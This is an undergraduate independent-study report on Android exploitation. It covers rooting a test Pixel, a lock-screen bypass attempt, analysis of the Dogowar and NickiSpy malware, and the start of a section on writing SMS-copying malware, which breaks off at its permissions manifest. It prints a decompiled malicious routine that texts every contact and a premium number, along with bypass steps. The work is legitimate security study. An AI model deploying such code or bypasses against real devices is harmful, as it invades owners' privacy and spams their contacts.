Android Device Exploitation Independent Study

Cameron Skidmore

April 24, 2024

Submitted in partial fulfillment of the degree of

Bachelor of Science in

Computer Engineering

Acknowledgments:

This independent study was made possible by utilizing funds provided by the **National Science Foundation** as a part of the **Scholarship for Service** program via grant [**INSERT GRANT NUMBER]**. The funds were used to purchase a Pixel 7 Pro that was used as the test phone for all exploits and development in this lab. Without this purchase, this study would not have been possible. Special thanks to Dr Chengcheng Li and the NSF. Additionally, I would like to thank Dr Phil WIlsey for acting as the advising professor on this project.

Abstract:

This paper is written to present the findings and accomplishments I have made this semester as part of my independent study on Android Device Exploitation. Using the Mobile Device Exploitation Cookbook (14) as a guide and framework, I explored a range of activities related to vulnerabilities and exploitations of Android mobile devices. The study examined the process of setting up and rooting a Pixel 7 Pro, setting up a mobile penetration testing environment, exploring known mobile device malware, analyzing legitimate applications in search of vulnerabilities, and the attacking of mobile device application traffic. In this paper, I will discuss the steps taken, tools used, and lessons learned, and the implications for mobile device security, emphasizing the importance of proactive security measures and ongoing vigilance in the face of evolving threats.

Table of Contents

Introduction:

In Prashant Verma's "The Mobile Device Exploitation Cookbook", the topic of mobile device exploitation is discussed and explained in a comprehensive manner. The book acts as a tremendous resource for exploring and learning about vulnerabilities in modern mobile devices. By providing practical insights on various aspects of the topic as well as providing step-by-step instructions labs and other activities to become familiar with the subject. Throughout the book, it covers several main areas of mobile exploitation by presenting examples in the form of "recipes" that can be used individually or combined in order to probe, analyze and exploit various software and other aspects of mobile devices. While the book discusses iOS devices, Blackberry, and Windows Mobile, for the purposes of this study, I have decided to focus specifically on Android devices as that is the devices I have the most access to as well as being the most dominating market share of mobile devices with over 70% of all global mobile devices running some form of android (4).

This paper serves to outline my exploration of the recipes provided in this book and will go over the process, outcomes, and insights gained from each. The paper is divided into four larger sections: Setting up lab environment, Mobile malware based attacks, auditing mobile applications, and mobile device traffic exploitation. Each of these will be broken into subsections that will go over each recipe in detail explaining the current task, the software, tools, and code used. This paper aims to contribute to the broader understanding of mobile device exploitation and share the lessons learned from hands-on experimentation with Android security.

Setting up Lab Environment

The first step to exploiting mobile devices is to set up your environment including all software on the PC where the majority of the work will be accomplished as well as setting up the Pixel phone that will be used as the "guinea pig" for these exploits. This section will go over the setting up of the most major software and tools as well as providing an explanation on the setup of the hardware.

Recipe: Installing and Configuring Android SDK and ADB

The Android Software Development Kit (SDK) is a suite of tools and libraries used to develop applications for Android devices. It includes Android Studio, the official development environment, as well as essential components like build tools, emulators for testing, and APIs for accessing Android's features, such as user interfaces, networking, and data storage. The SDK provides a comprehensive framework for designing, building, debugging, and testing Android applications, with extensive documentation and sample code to guide developers.

The SDK will be used extensively throughout this study as it is the main way of creating and running code on the Pixel. Along with the SDK, I will also be using the Android Debug Bridge (ADB). ADB is a versatile command-line tool that allows developers to communicate with Android devices or emulators. It is part of the Android SDK and is primarily used for debugging, testing, and development tasks. ADB facilitates a range of actions, including installing and uninstalling apps, transferring files, capturing screenshots, recording screen activity, and running shell commands on an Android device. It also supports device management tasks like rebooting and viewing system logs, making it a key utility for Android development and troubleshooting.

To get started, the first thing is to download and install each of these for my linux machine from the links provided. The Android SDK is built and runs on Java so the Java Development Kit is also required. (3)

Rooting Pixel 7 Pro

When Android devices are shipped from the factory, they come with certain protections turned on. One of the most important is that the user does not, by default, have privileged control of the operating system. By rooting an Android device, the user is able to unlock the bootloader and gain privileged access. This access allows the user to install custom software, change the bootloader, remove pre-installed applications (called bloatware), and change the default device firmware to any custom ROM they wish.

One of the main reasons I decided on the Pixel 7 Pro for this project was because of the large custom software support that Google devices provide. There are many custom ROMs to choose from and a large library of software that can be run. For the main purposes of this study, I stuck to a rooted version of the stock Pixel firmware as it is stock Android which makes it easier to write custom software and applications for.

In order to begin rooting an Android device, you must first enable developer options. This is done by going into settings and pressing the Build number of the device several times until developer options are enabled. This is how developer options have been enabled ever since Android was created. Once developer options are enabled, you must turn on USB debugging. This is a setting that will allow a PC access to the device's filesystem through USB. Once this is done, we can begin rooting with ADB.

The first step is to use ADB to reboot the device into its bootloader. Once there, we use an ADB tool called fastboot in order to unlock the bootloader. Figure 1 shows the commands and process to unlock the bootloader.

```
cam@pop-os:~/data/MobDev$ adb reboot bootloader
cam@pop-os:~/data/MobDev$ fastboot devices
21051FDEE006G4  fastboot
cam@pop-os:~/data/MobDev$ fastboot flashing unlock
                                                    OKAY [  0.042s]
Finished. Total time: 0.042s
```

Figure 1: Unlocking the bootloader

Once the bootloader is unlocked, we will be able to flash rooted firmware. We start by downloading the stock Android 14 firmware for the Pixel 7 Pro from Google's website (2) then we unzip the firmware and find the boot.img and transfer it to the phone. The files in the extracted firmware are shown in Figure 2.

```
cam@pop-os:~/data/MobDev/raven-ap1a.240405.002$ ls
abl.img                                 flash-base.sh
                system.img
android-info.txt                        gsa.img
                system_other.img
bl1.img                                 image-raven-ap1a.240405.002.zip
                tzsw.img
bl2.img                                 ldfw.img
                vbmeta.img
bl31.img                                modem.img
                vbmeta_system.img
boot.img                                pbl.img
                vbmeta_vendor.img
bootloader-raven-slider-1.3-11403664.img  product.img
                vendor_boot.img
dtbo.img                                pvmfw.img
                vendor_dlkm.img
fastboot-info.txt                       radio-raven-g5123b-130914-240205
-b-11405587.img  vendor.img
flash-all.bat                           super_empty.img
flash-all.sh                            system_ext.img
```

Figure 2: The extracted firmware


Now that the firmware is in the phone's filesystem, we need to root it. We will do this using Magisk (13). Magisk is a rooting tool for Android devices that allows users to gain elevated access to system controls without modifying the core system files. It enables advanced customization and additional functionalities while minimizing the risk of triggering security checks that detect rooted devices. In the app, you pass the firmware into Magisk and it does all of the necessary patches to root the firmware. Once this is finished, we must flash the firmware.

This is where the first challenge arises. Pixel devices are made with two boot "slots" that store separate copies of the firmware and are used to recover the firmware if one of them becomes corrupted. To accomplish the root, we must be sure to flash both slots with our patched firmware. The process of flashing the new firmware to both slots is shown below:

```
cam@pop-os:~/data/MobDev$ fastboot devices
21051FDEE006G4  fastboot
cam@pop-os:~/data/MobDev$ fastboot boot magisk_patched-27000_Qj6Dm.img
Sending 'boot.img' (65536 KB)                          OKAY [  1.768s]
Booting                                                OKAY [  0.041s]
Finished. Total time: 1.893s
cam@pop-os:~/data/MobDev$
```

```
cam@pop-os:~/data/MobDev$ fastboot devices
21051FDEE006G4  fastboot
cam@pop-os:~/data/MobDev$ fastboot flash boot_a magisk_patched-27000_Qj6Dm
.img
Sending 'boot_a' (65536 KB)                            OKAY [  1.795s]
Writing 'boot_a'                                       OKAY [  0.277s]
Finished. Total time: 2.116s
cam@pop-os:~/data/MobDev$ fastboot flash boot_b magisk_patched-27000_Qj6Dm
.img
Sending 'boot_b' (65536 KB)                            OKAY [  1.791s]
Writing 'boot_b'                                       OKAY [  0.262s]
Finished. Total time: 2.093s
cam@pop-os:~/data/MobDev$
```

Now the device should be rooted, a root checker app can be used to check the status of a rooted device. These checkers can be downloaded from the Play Store. This is what the output of this checker should look like:



Now that we have rooted the phone and installed the most essential software we are ready to get started exploring the world of mobile device exploitation.

Recipe: Analyzing Android permission model using ADB

Now that we have rooted the device and can access it through ADB, we are able to get a shell on the device. Since Android is built on linux, there are many linux commands that will work on this shell. Here is an example of the processes currently running on the Pixel:

```
system          905     1  0 17:11 ?        00:00:00 android.hardware.dumps+
root            906     2  0 17:11 ?        00:00:00 [kworker/7:3H-kverityd]
system          907     1  0 17:11 ?        00:00:00 android.hardware.gatek+
system          909     1  0 17:11 ?        00:00:00 android.hardware.healt+
nobody          910     1  0 17:11 ?        00:00:00 android.hardware.ident+
system          911     1  0 17:11 ?        00:00:00 android.hardware.neura+
hsm             912     1  0 17:11 ?        00:00:00 android.hardware.oemlo+
system          913     1  0 17:11 ?        00:00:01 android.hardware.power+
system          916     1  0 17:11 ?        00:00:00 rlsservice
secure_elem+    917     1  0 17:11 ?        00:00:00 android.hardware.secur+
secure_elem+    918     1  0 17:11 ?        00:00:00 android.hardware.secur+
secure_elem+    919     1  0 17:11 ?        00:00:00 android.hardware.secur+
system          920     1  0 17:11 ?        00:00:03 android.hardware.senso+
system          921     1  0 17:11 ?        00:00:04 android.hardware.usb-s+
system          922     1  0 17:11 ?        00:00:00 android.hardware.usb.g+
hsm             925     1  0 17:11 ?        00:00:00 android.hardware.weave+
mediacodec      930     1  0 17:11 ?        00:00:00 google.hardware.media.+
gps             934     1  0 17:11 ?        00:00:00 android.hardware.gnss@+
graphics        937     1  0 17:11 ?        00:00:00 android.hardware.memtr+
nfc             939     1  0 17:11 ?        00:00:00 android.hardware.nfc-s+
uwb             944     1  0 17:11 ?        00:00:00 android.hardware.qorvo+
mediacodec      946     1  1 17:11 ?        00:00:07 samsung.hardware.media+
mediacodec      947     1  0 17:11 ?        00:00:00 vendor.dolby.media.c2@+
system          948     1  0 17:11 ?        00:00:00 vendor.google.audiomet+
system          949     1  0 17:11 ?        00:00:00 vendor.google.google_b+
radio           950     1  0 17:11 ?        00:00:00 vendor.google.radioext+
system          951     1  0 17:11 ?        00:00:00 vendor.google.wireless+
media           954     1  0 17:11 ?        00:00:00 android.hardware.cas-s+
media           955     1  0 17:11 ?        00:00:00 android.hardware.drm-s+
wifi            957     1  0 17:11 ?        00:00:01 vendor.google.wifi_ext+
audioserver     960     1  1 17:11 ?        00:00:06 audioserver
credstore       964     1  0 17:11 ?        00:00:00 credstore /data/misc/c+
gpu_service     970     1  0 17:11 ?        00:00:00 gpuservice
root            971     1  0 17:11 ?        00:00:00 gs_watchdogd 10 20
radio           972     1  0 17:11 ?        00:00:00 modem_svc_sit -s
system          976     1  0 17:11 ?        00:00:00 android.hardware.vibra+
root           1043     2  0 17:11 ?        00:00:00 [kworker/5:5H-kverityd]
drm            1047     1  0 17:11 ?        00:00:00 drmserver
root           1048     2  0 17:11 ?        00:00:00 [irq/191-175b000]
nobody         1051     1  0 17:11 ?        00:00:00 traced_probes
nobody         1052     1  0 17:11 ?        00:00:00 traced
root           1054     2  0 17:11 ?        00:00:00 [dhd_rx_pktpool_]
root           1055     2  0 17:11 ?        00:00:00 [dhd_watchdog_th]
```


We can see here that there are different processes in this that are run by different apps. What is happening is that each app is running in what Android calls their own sandboxes. This basically means that every app runs in its own secured area and cannot see other information on the device and makes it so that any interaction between apps needs to be approved by the user and prevents data stealing and leaking if malware or poorly written apps are installed.

Recipe: Bypassing Android Lock Screen

In this recipe, the book explained how to use ADB in order to bypass the pin and gain access to the device. While this sounds like a huge risk, it is not quite as easy as it seems. In order to accomplish this you must:

- Have a rooted phone
- Have USB access to it
- Ensure USB debugging is turned on
- Allow the shell command to have superuser access

If all of those were true, you used to be able to simply delete the key file where the pin was stored. However, since the book was written, Android has been updated (The pixel is currently running Android 13). The file that stores the key is no longer where it used to be and is instead in a much more hidden spot. Upon looking through the files, I did locate this:



In the original exploit, it instructed to simply delete the keyfile and, since the operating system could not find it, it would no longer require it. I attempted a different version by deleting both of these .db files. This had the effect of bricking the Pixel and getting it stuck in a boot loop. Even after I was able to gain a shell and restore these files, the Pixel did not recover and I was forced to reset all software and re-root the phone from scratch.

Mobile Malware Based Attacks

The first main section of attacks that the book focuses on is malware based attacks. This section focuses specifically on recipes for code that is written with malicious intent to be deployed on Android devices. In this section, we will analyze known malware samples, then write our own malware code and deploy it to the Pixel and steal some of its data.

Recipe: Analyzing An Android Malware Sample

Several years ago, there was an app released originally on android called dog wars where users would play a game of simulated dog fighting including raising and trading the dogs. After a large amount of outcry, the game was removed from the Play Store however, became available on multiple 3rd party app stores.

Thanks to Android's open source model, users can install any custom software that they choose from whatever source they want. This means that the Google Play Store is not the only option for acquiring apps. There are also several other app stores a user can download and install then use to access apps that are not on the Play Store. These third party app stores allowed the banned app to continue to proliferate.

In response, activists created a fake version of the app and posted it on many of these 3rd party stores alongside the real app. This version looked very similar and actually contained malware that would text blast everyone in the users contacts list with the phrase "*I take pleasure in hurting small animals, just thought you should know that.*" Additionally, this app would send a text that would sign the user up to a mailing list from the People for the Ethical Treatment of Animals.


In this recipe, we will be analyzing the code of this trojan version of the app. To do this, we will use the following tools:

- Dex2Jar: Used to decompile android applications into their source code
- Jd-Gui: Used to look at and display the decompiled source code in a user-friendly, GUI format.

The first step is to decompile the malware applications APK or Android installer file, into its source code using Dex2Jar:

```
cam@pop-os:~/data/MobDev/Ch2/1/dex2jar-2.0$ sudo ./d2j-dex2jar.sh ../AndroidDogowar.apk
dex2jar ../AndroidDogowar.apk -> ./AndroidDogowar-dex2jar.jar
cam@pop-os:~/data/MobDev/Ch2/1/dex2jar-2.0$
```

Now we can look at the source code and try to find the malicious code using Jd-GUI:



This is a layout of the files in the application. Since we already know the malicious behavior of this application, we can search for it. We will start by simply searching for “SMS.” This search leads us to a class called Rabies which is part of a package called dogbite.


*[Note: Full code for Dogowar can be found in **Appendix A**]*


Here is a snippet of just the malicious section that sends the text:

```
public void onStart(Intent paramIntent, int paramInt) {
  super.onStart(paramIntent, paramInt);
  Cursor cursor = getContentResolver().query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
  SmsManager smsManager = SmsManager.getDefault();
  if (cursor.getCount() > 0)
    label15: while (true) {
      if (cursor.moveToNext()) {
        String str = cursor.getString(cursor.getColumnIndex("_id"));
        if (Integer.parseInt(cursor.getString(cursor.getColumnIndex("has_phone_number"))) > 0) {
          Cursor cursor1 = getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, "contact_id = " + str, null, null);
          while (true) {
            if (!cursor1.moveToNext()) {
              smsManager.sendTextMessage("73822", null, "text", null, null);
              continue label15;
            }
            smsManager.sendTextMessage(cursor1.getString(cursor1.getColumnIndex("data1")), null, "I take pleasure in hurting small animals, just thought you should know tha
          }
```


Here we can see the onStart function that runs when the application is opened, parse through the users contacts and then pull the phone number from all of them and create a text and send it to that phone number containing the message. When this is complete we can see it create a text to 73822 which signs the user up for PETAs mailing list. This is a simple version of malware. It does not export or compromise your device, it was used here as an advocacy campaign against a game promoting violence against animals.

In order to properly test this application's malware ability, I actually attempted to install it on the Pixel with a fake contact to see if it would send a text message. Thankfully, this app is recognized as malware in many malware libraries and dictionaries so the phone would actually not let me install it.





Even after clicking “Install anyway”, the phone simply refused to install the application



It is definitely good to know that modern iterations of Android provide quite verbose features to prevent accidental (or apparently even intentional) instances of malware.

While this method of analysis did work, it was only so simple because the malware was fairly simple and we knew what it was doing ahead of time. Using a more robust tool can give a better and more dynamic way of analyzing potential malware.

Analyzing malware with Androguard

Androguard (6) is a powerful open-source tool used for analyzing and reverse-engineering Android applications. It allows researchers and security professionals to inspect the internal structure of Android APK files, decompile code, and identify potential security vulnerabilities or

malicious behavior. Written in Python, its main goal is to provide an easy to use, command line tool to simplify the process of analyzing Android malware.

After the installation of Androguard is complete, we will be using it to analyze the NickiSpy malware. After installing androguard, we will be running it on the NickiSpy malware. This is a malware that was repackaged as a simple app and that would record and log all of an infected device's phone calls to the /sdcard storage of the infected phone. Along with the calls it would send the users IMEI and GPS coordinates along with making unknown connections to a Chinese server.

The first Androguard tool we will use is called androlyze. Which creates a shell that is used to import and interact with infected APKs in a safe environment.

```
cam@pop-os:~/data/MobDev/Ch2/2$ androguard analyze
Androguard version 4.1.1 started
In [1]:
```

Then we can begin analyzing by importing the APK and use the AnalyzeAPK command in order to decompile and split up the APK:

```
cam@pop-os:~/data/MobDev/Ch2/2$ androguard analyze
Androguard version 4.1.1 started
In [1]: from androguard.misc import AnalyzeAPK
   ...:

In [2]: a, d, dx = AnalyzeAPK("/home/cam/data/MobDev/Ch2/2/jin_old_2.1.apk",
---------------------------------------------------------------------------
TypeError                                 Traceback (most recent call last)
Cell In[2], line 1
----> 1 a, d, dx = AnalyzeAPK("/home/cam/data/MobDev/Ch2/2/jin_old_2.1.apk",

TypeError: AnalyzeAPK() got an unexpected keyword argument 'decompiler'

In [3]: a, d, dx = AnalyzeAPK("/home/cam/data/MobDev/Ch2/2/jin_old_2.1.apk")

In [4]:
```

The analyzeapk command in Androguard typically returns three key components: a, d, and dx.

- **a** represents the APK file's metadata, including the Android manifest, list of permissions, app components (like activities and services), and resources.
- **d** is the collection of DEX (Dalvik Executable) files in the APK, containing the app's bytecode and class structure.

- **dx** refers to an enhanced representation of the DEX files. It includes a deeper analysis, revealing relationships between classes and methods, facilitating more detailed reverse engineering.

We can use the components in order to get a very good look at what the application is doing. Tos start, we can look a the permissions that Androguard has found within our APK:


```
In [4]: a.get_permissions()
Out[4]:
['android.permission.SEND_SMS',
 'android.permission.WRITE_CONTACTS',
 'android.permission.PERMISSION_NAME',
 'android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.WAKE_LOCK',
 'android.permission.ACCESS_WIFI_STATE',
 'android.permission.ACCESS_COARSE_LOCATION',
 'android.permission.ACCESS_FINE_LOCATION',
 'android.permission.DEVICE_POWER',
 'android.permission.RECORD_AUDIO',
 'android.permission.WRITE_SMS',
 'android.permission.READ_PHONE_STATE',
 'android.permission.CALL_PHONE',
 'android.permission.INTERNET',
 'android.permission.READ_CONTACTS',
 'android.permission.PROCESS_OUTGOING_CALLS',
 'android.permission.READ_SMS',
 'android.permission.ACCESS_GPS',
 'android.permission.ACCESS_COARSE_UPDATES']

In [5]:
```

Here we can see the app requests a lot of permissions. If we believe we know what this app is supposed to be doing, for instance let’s say it's a maps app such as Waze, then why would it require some of the permissions it requests such as SEND_SMS, READ_SMS, and RECORD_AUDIO.

Unfortunately, when most users install a new app, they will simply click through all of the permission requests in order to get to the app content without thinking too much about what they are allowing. This is just a simple example of social engineering that is incorporated into Android exploitation and malware writing. Once the user grants this infected app these permissions, it has full control to monitor you.

In order to get a better idea of what exactly is going on, we can take a look at the classes contained within this app. If the programmer did not use some sort of obfuscator, there may be clues in the class names as to what the app is doing.

```
In [24]: classes = dx.get_classes()

In [25]: for c in classes:
    ...:     print(c.name)
    ...:
Lcom/nicky/lyyws/xmall/AlarmReceiver;
Lcom/nicky/lyyws/xmall/BootReceiver;
Lcom/nicky/lyyws/xmall/GpsService$1;
Lcom/nicky/lyyws/xmall/GpsService;
Lcom/nicky/lyyws/xmall/MainService$1;
Lcom/nicky/lyyws/xmall/MainService;
Lcom/nicky/lyyws/xmall/R$attr;
Lcom/nicky/lyyws/xmall/R$drawable;
Lcom/nicky/lyyws/xmall/R$id;
Lcom/nicky/lyyws/xmall/R$menu;
Lcom/nicky/lyyws/xmall/R$string;
Lcom/nicky/lyyws/xmall/R;
Lcom/nicky/lyyws/xmall/RecordService$1;
Lcom/nicky/lyyws/xmall/RecordService;
Lcom/nicky/lyyws/xmall/SocketService$1;
Lcom/nicky/lyyws/xmall/SocketService$2;
Lcom/nicky/lyyws/xmall/SocketService$3;
Lcom/nicky/lyyws/xmall/SocketService$4;
```




Here we can see several class names that are quite scary sounding. Classes such as “CallListener”, “CallRecordServer”, “SmsListener”, and “RecordService” are all things that sound exactly like something this app should ***not*** be doing. If we were looking at this application for the first time without knowing its state of infection, it is not safe to assume that this application is malware. We could now unzip the code if we wanted to and look into those classes specifically and see what they are doing. This recipe combined with the analysis of code from the previous recipe can be used together in order to find and understand malicious code in Android malware.

Since now we know what malware looks like, we can actually attempt to write some of our own.

Recipe: Writing Custom Malware

With the previous few recipes, we have seen what malware looks like, what it can do, and how it requests malicious permissions in order to attack a target and perhaps steal some of their data. In this recipe, the book guides you through writing your own malicious application from scratch that will copy all of the users text messages and store them in a folder in the devices external or shared storage.

To begin, we will first use Android Studio in order to create a new application. We will call this project SMSCopy



The code provided in the book was written for a very old version of android and I had to rewrite the code using more modern Android programming tools and permissions. Let's take a look at our Android Manifest, which is an XML overview document that defines an app's main behavior as well as the permissions it requests.

*[Note: Full code for SMSCopy can be found in **Appendix B**]*

```
</application>
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_SMS"/>
